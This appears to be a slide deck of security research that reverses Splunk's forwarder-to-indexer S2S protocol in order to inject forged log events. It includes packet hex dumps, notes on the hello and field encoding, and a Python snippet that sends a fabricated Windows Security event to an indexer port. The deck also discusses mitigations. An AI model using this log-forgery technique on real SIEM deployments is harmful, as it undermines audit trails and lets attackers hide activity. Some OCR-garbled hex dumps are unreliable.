- It's a Splunk best practice. Splunk includes certificates with every installation, and while they are not proprietary to your specific application, they provide a basic level of protection from outside parties. You can increase that level of protection by obtaining and installing your own certificates.

# \$ but...

---

Type of exchange	Node A function	Node B function	Default encryption	Default certificate-based authentication	Default Common Name checking	Type of data exchanged
Browser to Splunk Web	Browser	Splunk Web	<b>Cloud:</b> enabled <b>Enterprise:</b> disabled	Browser determines this	Browser determines this	configuration and search data
Splunk Web to search head	Splunk Web	splunkd as a search head	enabled	<b>Cloud:</b> enabled <b>Enterprise:</b> disabled	<b>Cloud:</b> enabled <b>Enterprise:</b> disabled	configuration and search data
Forwarding	splunkd as a forwarder	splunkd as an indexer	<b>Cloud:</b> enabled <b>Enterprise:</b> disabled	<b>Cloud:</b> enabled <b>Enterprise:</b> disabled	<b>Cloud:</b> enabled <b>Enterprise:</b> disabled	data to be indexed

# \$ technically secure, sure it is

---

## About the default Splunk platform certificates

The Splunk platform installation package comes with a set of default certificates. Splunk Inc. acts as the certificate authority for the certificates because it created the software that is in the installation package. When you install Splunk Enterprise or the universal forwarder, the installer signs and places these certificates in the installation directory to let the installation communicate with other Splunk platform instances securely.

These certificates discourage casual snoopers, and are technically secure. The problem is, because the root certificate is the same in every Splunk installer, anyone with the same root certificate can authenticate into and communicate with the instance if they are on the same network. The root certificate can't be different from installer to installer, because each installer would have to be different.

The default certificates exist in every Splunk Enterprise installation. There is a certificate for handling connections between Splunk platform instances, also known as inter-Splunk or Splunk-to-Splunk communications, and an additional certificate for communications between your browser and Splunk Web and Splunk Web and other Splunk platform instances, such as search heads.

# \$ so what should we do

---

- enable the encryption for **Forwarding**
- do not use the default certificates
- distribute root certs
- keep the root cert's key secure
- deal with revocations
- pray that the CPU doesn't burn out 

# \$ so what should we do

---

## What is the performance impact of doing SSL authentication?

It should be (nearly) negligible, but it depends a little on whether we are talking about something where Splunk has already enabled SSL by default (like the Splunkd REST port) versus something that is completely cleartext by default like data forwarding. In the cases where SSL is enabled by default, the additional CPU cost of performing certificate verification and common-name checking are not incredibly high. For data forwarding, there is certainly some additional CPU load introduced by turning on SSL. The actual impact would be somewhat dependent on your environment.



# \$ problems until now

---

- although it's not always feasible, encryption and other integration checks provide solid solutions against this attack
- attacker needs a `root/system` access on compromised machine (`iptables`)
- still cannot create a log from scratch
- VERY limited customization on injected logs (lengths, index name etc.)
- compromise machine was not sending any logs during the attack, which is quite suspicious and an obvious IOC

# CHAPTER-4

---


reversing the splunk

# \$ why?

---

- it's still unknown how these logs are actually sent to the target indexer/hf (UF-Indexer communication)
- if we can reverse this communication, we'll be able to create TCP connection to indexer/hf from scratch
- we can customize and send any logs we want
- we won't even need to have splunk installed on compromised machine
- most importantly, there will no need for **root** access anymore

- everything is readable
  - if you intercept it on the fly and modify, it works
  - but re-sending the captured packets does not work. e.g. tcpreplay



# \$ capture s2s traffic

- restarted the splunk process and captured the traffic

sending hello is a must.

- that's why tcpreplay didn't work on regular s2s traffic

splunk-cooked-mode-v3?

The screenshot shows a Wireshark window titled "Wireshark - Follow TCP Stream (tcp.stream eq 3)". The stream contains approximately 280 hex bytes of data. Red curly braces on the left side of the stream pane group specific segments of the data into three categories: "send hello", "receive ack", and "send data".

**Annotations:**

- send hello:** A red curly brace groups the first 17 bytes of the stream, starting with 00 00 00 0f 00 00 01. This corresponds to the initial "Hello" message sent by Splunk.
- receive ack:** A blue curly brace groups the next 17 bytes, starting with 00 00 00 12 5f 5f 73. This corresponds to the "ACK" response from the target host.
- send data:** A red curly brace groups the final 145 bytes of the stream, starting with 00 00 00 05 5f 72. This represents the actual data being transmitted.

**Stream Data (Hex View):**

```
00000000  2d 2d 73 70 6c 75 6e 6b 2d 63 6f 6f 6b 65 64 2d --splunk _cooked-
00000010  6c 6f 64 65 2d 76 33 2d 2d 00 00 00 00 00 00 00 mode=V3 - .-----
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000080  68 71 2d 74 73 65 63 2d 6c 73 70 6f 63 30 33 00 hq-tsec- lspoc03.
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
000000a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
000000b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
000000c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
000000d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
000000e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
000000f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----
00000180  38 38 38 39 00 00 00 00 00 00 00 00 00 00 00 00 0089. .....
00000190  00 00 40 00 00 00 01 00 00 00 13 5f 5f 73 32 ...@...._s2
000001a0  73 5f 63 61 70 61 62 69 6c 69 74 69 65 73 00 00 _capabilities..
000001b0  00 00 14 61 63 6b 3d 31 3b 63 6f 6d 70 72 65 73 ...ack=1 ;compres-
000001c0  73 69 6f 6e 3d 30 00 00 00 00 00 00 00 00 05 5f sion=@ ....._
000001d0  72 61 77 00 raw.
00000000  00 00 00 0f 00 00 01 00 00 00 12 5f 5f 73 32 ....._s2
00000010  73 5f 63 6f 6e 74 72 6f 6c 5f 6d 73 67 00 00 s_control_lmsg...
00000020  00 74 63 61 78 5f 72 65 73 70 6f 6e 73 65 3d 73 .tcap_re_sponse=s
00000030  75 63 63 65 73 73 38 63 61 70 5f 66 6c 75 73 68 uccess;c_ap_flush
00000040  5f 6b 65 79 74 72 75 65 63 69 64 78 57 63 61 _key=tse_ejid_ca
00000050  6e 5f 73 65 6e 64 5f 68 62 3d 74 72 75 65 3b 69 n_send_h b=true;i
00000060  64 78 5f 63 61 6e 5f 72 65 63 76 5f 74 6f 6b 65 dx_can_r_ecv_toke
00000070  6d 3d 74 72 75 63 76 34 3d 74 72 75 65 3b 63 n=true;v4=true;c300
00000080  68 61 6e 66 65 6c 5f 6c 69 6d 69 74 3d 33 30 30 hanne_l_imitt=300
00000090  3b 70 6c 3d 36 00 00 00 00 00 00 00 00 00 05 5f 72 ;pl6... ....._r
000000a0  61 77 00 aw.
000001d4  00 00 02 45 00 00 00 0b 00 00 00 05 5f 72 61 77 ...E. ...._raw
000001e4  00 00 00 00 ad 46 6f 72 77 61 72 64 65 72 49 6e ....For wardenIn
000001f4  66 6f 20 62 75 69 6c 64 3d 63 64 38 38 34 38 37 fo_build=cdb08487
00000204  30 37 36 33 37 20 76 65 72 73 69 6f 6d 3d 38 26 07637_vrsion=8.
00000214  32 2e 33 28 6f 73 3d 4c 69 66 75 78 20 61 72 63 2.3.os=linux arc
00000224  6d 5d 78 36 5f 36 34 20 68 67 73 74 6e 61 6d e=hw64_hostname
00000234  65 5d 68 71 2d 74 73 65 63 2d 6c 73 70 6f 63 30 e=shg_tse_c_lspco0
00000244  33 28 67 75 69 64 30 41 32 43 51 43 41 44 2d 3 guid=A 2CE1CAD-
00000254  31 34 31 43 2d 34 43 31 31 2d 38 35 30 43 2d 31 141C-4C1 1-850c-1
00000264  36 42 38 32 37 32 46 30 36 43 46 20 66 77 64 54 6B8272F0 6CF fwdI
00000274  79 78 65 3d 75 66 20 73 73 6c 6d 66 61 6c 73 65 ype=uF s sl=false
00000284  20 6c 61 73 74 49 6e 64 65 78 65 72 3d 4e 6f 6e lastInd exer=Non
```

# \$ replication

same log can be sent by simply replicating the traffic!  
but any change on bytes, it breaks everything

# \$ what's S2S

Splunk's eventgen tool has S2S communication implemented.

But its uses v2:

- older,
- not customizable

eventgen / splunk\_eventgen / lib / plugins / output / s2s.py

Code Blame 210 lines (175 loc) · 6.63 KB

```
7 class S2S:
35
36     def _encode_sig(
37         self, serverName="s2s-api".encode("utf-8"), mgmtPort="9997".encode("utf-8")
38     ):
39         """
40             Create Signature element of the S2S Message.  Signature is C struct:
41
42             struct S2S_Signature
43             {
44                 char _signature[128];
45                 char _serverName[256];
46                 char _mgmtPort[16];
47             };
48             """
49
50             if not self.signature_sent:
51                 self.signature_sent = True
52                 return struct.pack(
53                     "!128s256s16s",
54                     "splunk-cooked-mode-v2".encode("utf-8"),
55                     serverName,
56                     mgmtPort,
57                     ).decode("utf-8")
58             else:
59                 return ""
60
```

class S2S:  
 """  
 Encode and send events to Splunk over the S2S V2 wire protocol.  
 """  
 It should be noted V2 is a much older protocol and is no longer utilized by any Splunk Forwarder.  
 It should still work, but its a very simple protocol and we've advanced pretty far since then.  
 However, if you have fully cooked events, its very lightweight and very easy to implement  
 which is why I elected to implement this version.  
 """

## \$ use eventgen to send events (mode-v2)

---

```
● ● ●

from splunk_eventgen.lib.plugins.output.s2s import *
from splunk_eventgen.lib.timeparser import *

testobject = S2S()

encoded_testobject = testobject._encode_event(
    index="winevent",
    host="ozguntest",
    source="WinEventLog:Security",
    sourcetype="random-sourcetype",
    _raw = "14/03/2012 07:43:23 AM\nTaskCategory=Process Creation\nOpCode=Info\nMessage=ok",
    _time="1578692377"
)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("10.10.41.63", 9997))
sock.send(encoded_testobject.encode())
sock.close()
```

# \$ some v3 implementations

# Exploit for CVE-2017-7565: Splunk Hadoop Connect Remote Code Execution

- cannot change time
  - cannot send events longer than 255 chars
  - not customizable
  - gave an idea about must-have fields and their lengths.

19 files (274 ms)

wick2o/osf\_db-exploits/56581-0.txt

blackorbird/exploit-database · exploits/multiple/dos/38038.tx

 acornasaur/netwitness-parsers@ua\_splunk.lua

86     ["--splunk-cooked-node-v3--"] = lua\_splunk.tokenMAT

pstray/moloch · capture/parsers/misc

```
381 ..ifier_register_tcp("splunk", "splunk", 8, (unsigned char*)"__splunk_cooked-mode-v3__", 25, misc_add_protocol_classify);
```

AntiRootkit/exploit-database · exploits/multiple/dos/38038.txt

opbro/moloch · capture/parsers/misc.c

```
428 _lifier_register_tcp("splunk", "splunk", 0, (unsigned char*)"---splunk-cooked-mode-v3---", 25, misc_add_protocol_classify);
```

◀ ⌂ eiginn/moloch · capture/parsers/misc.

```
377  .ififier_register_tcp("splunk", "splunk", 0, (unsigned char*)"—splunk-cooked-node-v3—", 25, misc_add_protocol_classify);
```

\$ nvm, let's breakdown the v3

# \$ breakdown the hello

128  
chars

→ hello string

256  
chars

→ **hostname**

management port

```
chunk4 = "@\x00\x00\x00\x01\x00\x00\x00\x00\x13 s2s_capabilities\x00\x00\x00\x00\x14ack=0;compression=0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x05 raw\x00"
```

64



# \$ data\_partl: must-have fields

---

source, host and sourcetype fields are necessary for each log.  
delimiter for these 3 fields is “::”





## \$ data\_part2: time and unknown sh\*ts

---

fuzzed the all bytes, and discovered those 5 bytes are corresponding to the time data

but with some mysterious encoding...

```
b'\x00\x00\xfc\x02\xff\x05\xa4\xf6\x96\xda\xf7\xc7\xf7\xb2\xb1\x01\xfd\x9e\xcd\x05\x00\x08\x80\xd9\xf6\xb0\x06'
```



TIME!



# \$ data\_part3 & part4: optionals

---

2 different  
delimiters:

- \x07
- \x04

04 for splunk  
variables  
starts with  
“ ”

---





# \$ data\_part5: raw event

---

winevent log example with EventCode=4703

with mysterious encoded length again...

a mystery length?

rest of is raw event data


```
\xcd\x0719/15/2024 10:38:56 PM\nLogName=Security\nEventCode=4703\nEventType=0\nComputerName=win10\nSourceName=Microsoft Windows security auditing.\n\Type=Information\nRecordNumber=277576\nKeywords=Audit Success\nTaskCategory=Token Right Adjusted Events\nOpCode=Info\nMessage=A user right was adjusted.\r\n\r\nSubject:\r\n\tSecurity ID:\t\ts-1-5-18\r\n\tAccount Name:\t\tWIN10$\r\n\tAccount Domain:\t\tWORKGROUP\r\n\tLogon ID:\t\t0x3E7\r\n\tTarget Account:\r\n\tSecurity ID:\t\ts-1-5-18\r\n\tAccount Name:\t\tWIN10$\r\n\tAccount Domain:\t\tWORKGROUP\r\n\tLogon ID:\t\t0x3E7\r\n\tProcess Information:\r\n\t\tProcess ID:\t\t0xa18\r\n\t\tProcess Name:\t\tC:\\Windows\\System32\\svchost.exe\r\n\t\tEnabled Privileges:\r\n\t\t\tSeAssignPrimaryTokenPrivilege\r\n\t\t\tSeIncreaseQuotaPrivilege\r\n\t\t\tSeSecurityPrivilege\r\n\t\t\tSeTakeOwnershipPrivilege\r\n\t\t\tSeLoadDriverPrivilege\r\n\t\t\tSeSystemtimePrivilege\r\n\t\t\tSeBackupPrivilege\r\n\t\t\tSeRestorePrivilege\r\n\t\t\tSeShutdownPrivilege\r\n\t\t\tSeSystemEnvironmentPrivilege\r\n\t\t\tSeUndockPrivilege\r\n\t\t\tSeManageVolumePrivilege\r\n\t\t\tDisabled Privileges:\r\n\t\t\t\t-
```



# \$ decoding mystery lengths, times

splunkd on IDA:

Line 1 of 165449




Function name	Segment	Start	Length	Locals	Arguments	R	F	L	M	O	S	B	T	=
sub_140001000	.text	0000000140001000	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001030	.text	0000000140001030	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001060	.text	0000000140001060	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001090	.text	0000000140001090	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400010C0	.text	00000001400010C0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400010F0	.text	00000001400010F0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001120	.text	0000000140001120	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001150	.text	0000000140001150	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001180	.text	0000000140001180	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400011B0	.text	00000001400011B0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400011E0	.text	00000001400011E0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001210	.text	0000000140001210	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001240	.text	0000000140001240	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001270	.text	0000000140001270	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400012A0	.text	00000001400012A0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400012D0	.text	00000001400012D0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001300	.text	0000000140001300	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001330	.text	0000000140001330	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001360	.text	0000000140001360	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001390	.text	0000000140001390	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400013C0	.text	00000001400013C0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400013F0	.text	00000001400013F0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001420	.text	0000000140001420	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001450	.text	0000000140001450	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001480	.text	0000000140001480	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400014B0	.text	00000001400014B0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400014D0	.text	00000001400014D0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001500	.text	0000000140001500	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001530	.text	0000000140001530	00000038	00000038	R	.	.	.	.	.	.	.	.	.
sub_140001570	.text	0000000140001570	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400015A0	.text	00000001400015A0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400015D0	.text	00000001400015D0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001600	.text	0000000140001600	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001630	.text	0000000140001630	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001660	.text	0000000140001660	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001690	.text	0000000140001690	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400016C0	.text	00000001400016C0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400016F0	.text	00000001400016F0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001720	.text	0000000140001720	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001750	.text	0000000140001750	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001780	.text	0000000140001780	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400017B0	.text	00000001400017B0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_1400017E0	.text	00000001400017E0	0000002D	00000028	R	.	.	.	.	.	.	.	.	.
sub_140001810	.text	0000000140001810	0000002D	00000028	R	.	.	.	.	.	.	.	.	.

# \$ analyzing api calls

- analyze api calls that generate the traffic using API monitor

## Syntax

```
int WSAAPI send(
    [in] SOCKET      s,
    [in] const char *buf,
    [in] int          len,
    [in] int          flags
);
```



# \$ analyzing api calls

- **send** and **WSASend** calls are detected on target universal forwarders

## Syntax

C++


```
int WSAAPI WSASend(
```

```
[in] SOCKET s,  
[in] LPWSABUF lpBuffers,  
[in] DWORD dwBufferCount,  
[out] LPDWORD lpNumberOfBytesSent  
[in] DWORD dwFlags,  
[in] LPWSAOVERLAPPED lpOverlapped,  
[in] LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
```


⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NDeviceControlFile (0x000000000005b4, 0x00000000000498, NULL, NULL, 0x000000000277f20, IOCTL_AFD_EVENT_SELECT, STATUS_SUCCESS)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	splunkd.exe	WSAEventSelect (0x000000000005b4, 0x000000000004d0, FD_CLOSE   FD_OOB   FD_READ   FD_WRITE)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NDeviceControlFile (0x000000000005b4, 0x00000000000498, NULL, NULL, 0x000000000277f20, IOCTL_AFD_SET_INFO, 0x00000000)	TRUE	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	31	splunkd.exe	WSASetEvent (0x0000000000000004d4)	0x00000000	
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NTService (0x0000000000000004d4, NULL)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	splunkd.exe	WSAEventSelect (0x000000000005b4, 0x000000000004d0, FD_CLOSE   FD_OOB   FD_READ   FD_WRITE)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	31	KERNELBASE.dll	RIUFTFtoUnicoden (NULL, 0x00000000, 0x000000004fd5d04, "source", 0x00000006)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NDeviceControlFile (0x000000000005b4, 0x00000000000498, NULL, NULL, 0x000000000277f20, IOCTL_AFD_SET_INFO, 0x00000000)	STATUS_SUCCESS	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	31	KERNELBASE.dll	RIUFTFtoUnicoden ("*", 0x00000000, 0x000000004fd5d04, "source", 0x00000006)	0x00000000	STATUS_SUCCESS
